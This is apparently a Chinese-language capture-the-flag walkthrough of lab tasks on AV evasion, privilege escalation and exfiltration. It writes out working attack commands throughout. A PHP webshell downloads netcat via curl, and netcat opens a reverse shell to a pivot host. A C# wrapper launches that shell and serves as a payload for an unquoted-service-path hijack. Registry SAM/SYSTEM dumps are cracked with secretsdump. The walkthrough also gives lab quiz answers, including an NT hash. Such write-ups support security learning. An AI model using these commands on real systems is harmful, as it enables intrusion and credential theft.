
任务41-AV Evasion Compiling Netcat & Reverse Shell!
这台机器居然能直通我们的kali,假的,只能通dns


可以尝试本地开http服务器,webshell下载nc,用的这个项目
在尝试了kali开服务,靶机拉文件失败后,我发现还是得使用第一台边界服务器,通过penelope上传文件

然后执行命令放通一个端口,在开启http服务,靶机拉取即可
# 边界机器shell内
firewall-cmd --zone=public --add-port 8080/tcp
python3 -m http.server 8080

# 浏览器
http://10.200.180.100/resources/uploads/rasalghul.jpg.php?666=system('curl http://10.200.180.200:8080/nc-ras.exe -o nc-ras.exe');
反弹shell,由于靶机还是和我们不通,而之前我们已经设置过一个端口转发(跳板机的65530转发到攻击机的penelope)
# 原始命令
powershell.exe C:\\xampp\\htdocs\\resources\\uploads\\nc-ras.exe 10.200.180.200 65530 -e cmd.exe

# webshell执行
http://10.200.180.100/resources/uploads/rasalghul.jpg.php?666=system('powershell.exe C:\\xampp\\htdocs\\resources\\uploads\\nc-ras.exe 10.200.180.200 65530 -e cmd.exe');

回答问题
What output do you get when running the command: ?certutil.exe(CertUtil: -dump command completed successfully.)
任务42-AV Evasion Enumeration(AV规避-枚举)

查特权
whoami /priv
看服务
查看非默认服务
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

SystemExplorerHelpService服务路径没引号,且有空格,存在被路径劫持的风险,先检查他的权限
sc qc SystemExplorerHelpService

是system权限,检查目录权限
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

完全控制权限,其实覆盖都行,但是这个房间引导我们用路径劫持,因为可以避免干扰目标,也算是一种最小化伤害吧
回答问题
[Research] One of the privileges on this list is very famous for being used in the PrintSpoofer and Potato series of privilege escalation exploits – which privilege is this?(SeImpersonatePrivilege)
There should be a bunch of results returned here. Read through them, paying particular attention to the column. Notice that one of the paths does not have quotation marks around it.PathNameWhat is the Name (second column from the left) of this service?(SystemExplorerHelpService)
First of all, let’s check to see which account the service runs under:sc qc SERVICE_NAMEIs the service running as the local system account (Aye/Nay)?(Aye)
任务43-AV Evasion Privilege Escalation(AV规避-特权升级)
上传反弹shell程序
编一个反向shell程序,用之前上传上去的nc
Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
			ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uploads\\nc-ras.exe", "10.200.180.200 65530 -e cmd.exe");
			procInfo.CreateNoWindow = true;
			proc.StartInfo = procInfo;
			proc.Start();
        }
    }
}
编译
mcs Wrapper.cs
通过penelope上传到靶机上,先传到边界机上

边界机开http服务,目标从边界机上下载
curl http://10.200.180.200:8080/Wrapper-ras.exe -o Wrapper-ras.exe

路径劫持
再上一个任务中,发现服务SystemExplorerHelpService可以被路径劫持,原有路径为:C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe,而我们对C:\Program Files (x86)\System Explorer有完全控制权限
copy C:\xampp\htdocs\resources\uploads\Wrapper-ras.exe "C:\Program Files (x86)\System Explorer\System.exe"

# 重启服务
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService

提权成功
任务44-Exfiltration Exfiltration Techniques & Post Exploitation

这里房间教我们连接SMB来获得数据,但是吧,我感觉放在web目录下载操作起来更快啊,尝试拿hash
cd C:\\xampp\\htdocs\\resources\\uploads\

reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SYSTEM system.bak
下载
http://10.200.180.100/resources/uploads/sam.bak
http://10.200.180.100/resources/uploads/system.bak
解密

impacket-secretsdump -sam sam.bak -system system.bak LOCAL
回答问题
Is FTP a good protocol to use when exfiltrating data in a modern network (Aye/Nay)?(Nay)
For what reason is HTTPS preferred over HTTP during exfiltration?(encryption)
What is the Administrator NT hash for this target?(a05c3c807ceeb48c47252568da284cd2)
总结
- 内容较老,仅限学习,大部分场景下都会用更新的工具来完成
- 体验了一下Empire,之前没用过的C2,感受是还是vshell好用
- 多层代理、转发还是很烦人的,但是是一个不错的锻炼,已经把ligolo-mp玩的很熟练了

默认评论
Halo系统提供的评论